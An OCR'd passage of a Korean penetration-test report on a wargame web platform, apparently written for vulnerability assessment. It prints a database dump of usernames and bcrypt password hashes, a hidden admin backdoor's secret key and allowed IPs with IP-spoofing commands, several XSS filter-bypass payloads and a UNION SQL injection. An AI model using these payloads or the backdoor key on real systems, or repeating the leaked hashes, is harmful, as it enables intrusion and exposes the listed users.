


SHOW TABLES; 명령을 통해 데이터베이스 내 모든 테이블 목록을 열람하였다



```
MariaDB [wargame]> DESCRIBE users;
DESCRIBE users;
+-------------+--------------+------+-----+---------------------+----------------+
| Field       | Type         | Null | Key | Default             | Extra          |
+-------------+--------------+------+-----+---------------------+----------------+
| id          | int(11)      | NO   | PRI | NULL                | auto_increment |
| username    | varchar(50)  | NO   | UNI | NULL                |                |
| password    | varchar(255) | NO   |     | NULL                |                |
| nickname    | varchar(50)  | NO   | UNI | NULL                |                |
| affiliation | varchar(100) | NO   |     | NULL                |                |
| is_admin    | tinyint(1)   | YES  |     | 0                   |                |
| created_at  | timestamp    | NO   |     | current_timestamp() |                |
| session_id  | varchar(255) | YES  |     | NULL                |                |
| last_active | datetime     | YES  |     | current_timestamp() |                |
| is_online   | tinyint(1)   | YES  |     | 0                   |                |
+-------------+--------------+------+-----+---------------------+----------------+
10 rows in set (0.012 sec)
```

DESCRIBE users; 명령을 실행하여 users 테이블의 컬럼(필드) 리스트와 데이터 타입, 키 제약 조건 등을 확인하였다.




```
MariaDB [wargame]> SELECT id, username, nickname, password, is_admin FROM users;
SELECT id, username, nickname, password, is_admin FROM users;
+----+-------------+-------------+--------------------------------------------------------------+----------+
| id | username    | nickname    | password                                                     | is_admin |
+----+-------------+-------------+--------------------------------------------------------------+----------+
| 35 | ESG         | ESG         | $2y$10$x145HntAztdz.k24i7LPKezoFN84LQmVp1Y/tTc3Bgc14KMqNLjT6 |        0 |
| 36 | NULL        | NULL        | $2y$10$7ZkJbikuYtZvxIqjWst2oOi0J719WbvCGcOZGO25yC2FEQ4tWh3Ju |        0 |
| 37 | test        | 관리자      | $2y$10$bto2hjCXwuuhiL6eJWm40uZYiNOp43EyHe/uVeKnb35S0ViL18aY. |        0 |
| 38 | jo          | ㄱㄱ        | $2y$10$bPrPQzYtScMuE2t8UZeyIu73fGijhgnXKDBKb8GnR.LlfUVl.MoNW |        0 |
| 39 | cv0410      | 브안킹      | $2y$10$f535suHYmPV0yNtmuaITFeCj9o4jhT3/OSYH9saXvA3gTBiiJGwYO |        0 |
| 41 | blackghost  | 검은유령    | $2y$10$spi7rKVimHlqV7HEyssIveh8LZ49g9e6CAaHVx829YFyawCMnajPK |        0 |
| 42 | kangs232323 | dd          | $2y$10$AEk.Doi2Q7qcEn2Z69zaK.kPo/Re//nd4S2h9TPAZk6VTUUNhN0Ja |        0 |
| 44 | test111     | test111     | $2y$10$ljPF6yNyBW/m4vNiSDrR0eQvcgVf6fI.L5SfMHqlVXF/F8EAwRrw6 |        0 |
| 45 | jjjj        | jjjj        | $2y$10$62X.jIWP86.XGhxKe536F.1SBvi1BFimj3VDUNFSg9uWF5XgczT4a |        0 |
| 46 | ljs         | 써니        | $2y$10$xP3NEJxKdS.JPZEQZFFY6uFD0cxiK/IQx5B9JxtlJRxdLBa4/n/HC |        0 |
| 47 | p           | 박맥보      | $2y$10$r/m8JJR8Ur/4/R2V7xS.oe/K7cM5Eu3XzqxBvQgX4rpB6zTtnoKSm |        0 |
| 48 | moon        | 사로카      | $2y$10$P.MfjhgWuZra9CTbAm8P.e73P3xfy5v1AADMT.jZeNCz7EGTXIZm6 |        0 |
| 49 | 1           | 1           | $2y$10$f8z2JZ0cIGGGh2OaEBxAlOzrrf.sONFFzYEkOS5YNhyDr40MWVL8. |        0 |
| 50 | mj          | mj          | $2y$10$esUojcjiqDXIiqjZPHRLLO9wNPJGHxWHFcyf8rhOoLLayVOdKvyVG |        0 |
| 51 | kmj         | kmj         | $2y$10$GYIQ60mwb0WFwChK7YWT3e1JueKNDtT8lPJal5AUnqlT1gQ1BXSEu |        0 |
| 52 | smyoo       | black유령   | $2y$10$vRLqFTjN7iwJ4D1sVc9g.e5.yVNgYdK.cDykOjhh5cow73dVZxUs. |        0 |
| 53 | test112233  | 효효효      | $2y$10$bdC2dJDT4a/rXV3sl9rc0eiqs9G5O08Am6jyS0fR/yptSilbMzLYm |        0 |
| 54 | test123     | test123     | $2y$10$ilv2Zfy8mE1atelfApLA..nLL0jB6N1f/bZBt/PQCU07B5/1HfCi6 |        0 |
| 55 | jse         | jjjjse      | $2y$10$SPK2PuE.U1TWwah8f5Kkd.0PEnNLV0Y6ML7dG1zCnrkLwMXCUQfGC |        0 |
+----+-------------+-------------+--------------------------------------------------------------+----------+
19 rows in set (0.001 sec)

MariaDB [wargame]> SELECT * FROM users WHERE is_admin=1;
SELECT * FROM users WHERE is_admin=1;
Empty set (0.001 sec)

MariaDB [wargame]>
```


SELECT id, username, is_admin FROM users; 쿼리를 실행하여 각 사용자 계정의 ID, 사용자명, 관리자 권한 여부를 조회하였다.

3.7 관리자 백도어 스크립트


```
cd /var/www/html
bash-5.1$ ls
ls
556MdtyTGzDlGDe5Dgmx.php  home.php                 ping.php
LB2UIRiKqCF7ZExqNlqm.php  img                      post_message.php
WtW6KGDG_bix2BDLVAKm.css  includes                 problems
XHfBj4WH6gxt4RTjyVRf.js   index.php                progress.php
api                       js                       qMxXPc1AL_t8vLlLuAwP.php
get_messages.php          login_action.php         ranking.php
get_online_users.php      logout.php               register.php
get_stage.php             main.php                 register_action.php
goaccess.html             minigame                 snpY9SjJ4dccCvpqxTwF.php
heartbeat.php             mypage.php               style
history.php               pc94×9_4ZBxzcfWat_Xb.php z9h_WdBj6cCmRjc7PDf1.php
```

/var/www/html 디렉터리 탐색 중 /var/www/html 디렉터리에서 snpY9SjJ4dccCvpqxTwF.php라는 의심스러운 PHP 파일을 발견하였다.





해당 스크립트를 분석한 결과 이 스크립트는 GET 파라미터 key에 "sT9gZk18xWm2BqYe7Lp"가 전달되고, 클라이언트 IP가 "192.168.5.13" 또는 "192.168.5.150"일 때만 접근을 허용한다. 정상 접근 시 DB에서 사용자 목록을 조회하는 관리자용 백도어로 판단된다.



잘못된 key 값 또는 허용되지 않은 IP로 /snpY9SjJ4dccCvpqxTwF.php?key=invalid 요청 시 HTTP 403 Forbidden 상태와 함께 Unauthorized access 메시지가 출력됨을 확인하였다.


백도어 스크립트가 허용하는 IP 주소(192.168.5.150)를 맞추기 위해, 시스템의 네트워크 설정을 변경하였다. 먼저 ip addr flush dev eth0 명령어로 기존 IP 주소를 초기화한 후, ip addr add 192.168.5.150/16 dev eth0 명령어로 새 IP 주소를 할당하였다. 마지막으로 ip route add default via 192.168.0.1 명령어를 통해 기본 게이트웨이를 설정하였다.

관리자 페이지 상단부에 사용자 로그인 ID, 닉네임, 생성일, 마지막 활동 시간, 접속 상태가 테이블 형태로 출력됨을 확인하였다.

각 사용자 옆에 초기화, 강제 로그아웃, 탈퇴 버튼이 제공되며, 닉네임 필드에 삽입된 XSS 페이로드(*");alert(document.cookie);//)가 관리자 화면에 렌더링된 것을 확인하였다.

3.8 XSS 및 SQLi 취약점

3.8.1파일 업로드 경로 기반 Reflected XSS




OWASP ZAP Proxy를 사용하여 /fileupload/ 경로에 대해 테스트를 수행한 결과,

<a href='uploads/' onMouseOver='alert(1);'> 페이로드가 반영되어

업로드 성공 메시지 링크에 마우스를 올릴 경우 alert(1) 팝업이 실행되었다.

→ Reflected XSS 공격이 성공적으로 검증되었다.

3.8.2랭킹 페이지 기반 Stored XSS – 닉네임 필드




순위	닉네임	팀	해결한 문제 수	최근 푼 시간
1	관리자	ESG	32	2025-06-03 08:56:48
2	mj	NULL	17	2025-06-03 15:29:16
3	써니	NULL	12	2025-06-17 09:23:49
4	보안킹	ESG	12	2025-06-02 16:39:25
5				06-03 15:24:56
6				06-03 15:42:44
7				06-03 14:15:03
8	dd	ESG	10	2025-06-02 16:30:54
9	1	NULL	9	2025-06-03 15:20:26
10	ㄱ-	ESG	8	2025-06-02 17:05:19
11	박덕보	NULL	6	2025-06-03 12:50:17
12	test111	ESG	4	2025-06-02 16:20:56
13	';kalert(document.cookie);//	NULL	1	2025-06-20 15:27:07
14	black유령	ESG	1	2025-06-03 09:13:02

회원가입 시 닉네임 입력란에 ');alert(document.cookie);// 페이로드를 삽입한 계정으로 가입한 뒤,

개인 랭킹 페이지에 접속하자 해당 닉네임을 클릭했을 때 XSS 팝업이 실행되었다. 이는 닉네임 필드의 필터링 미비로 인한 Stored XSS 취약점이 존재함을 입증한다.

3.8.3 Reflected XSS – 채팅창




<script> 태그는 필터링되어 실행되지 않았으나,

<details><summary>?</summary><img src=x onerror="alert(document.cookie)"></details>와 같


은 우회 페이로드는 정상 작동하였다. 해당 페이로드를 입력하자 별도 조작 없이 자동으로 alert 팝업이 발생하였다

3.8.4 Reflected XSS – history.php 파라미터



history.php 파라미터에 <script>alert(1)</script> 페이로드를 삽입했으나 필터링되어 실행되지 않았다. 이에 <img src=x onerror=alert(1)> 우회 페이로드를 수동으로 삽입한 결과, 브라우저에서 alert 팝업이 정상 출력되며 Reflected XSS 취약점이 존재함을 확인하였다.

3.8.5 SQL Injection – 문제 페이지




문제 페이지 입력란에 UNION SELECT user(), NULL 페이로드를 삽입한 결과,

응답 본문에 greece_user@localhost가 노출되었다.이는 SQL 쿼리가 적절히 필터링되지 않아 데이터베이스 사용자 정보를 획득할 수 있음을 의미한다.

3.9 정적 리소스 노출

웹 서버의 특정 경로에서 CSS, JavaScript, PHP 파일들이 외부에 노출되어 있어, 악용 시 내부 구조 파악 및 추가 공격에 활용될 가능성이 있다.

CSS 파일 노출




Index of /minigame/css

Name	Last modified	Size	Description
Parent Directory		-	
style.css	2025-05-22 17:47	1.6K	


/css 경로 내 스타일시트 파일이 외부에 노출되어 있어 관리자 페이지 및 숨겨진 UI 요소를 유추할 수 있다.

JavaScript 파일 노출




/minigame/js/ 경로에 game.js(6.5KB), ui.js(1.3KB) 등 주요 클라이언트 측 스크립트 파일이 공개되어 있어, 웹 애플리케이션의 동작 로직을 확인할 수 있다.

PHP 스크립트 노출



/minigame/php/ 경로에 get_ranking.php, save_score.php 등 서버 측 스크립트가 노출되어 있다. 이를 통해 서버 내부 기능과 데이터 처리 방식을 추론할 수 있다.

3.10 정보공개(Information Disclosure) 취약점



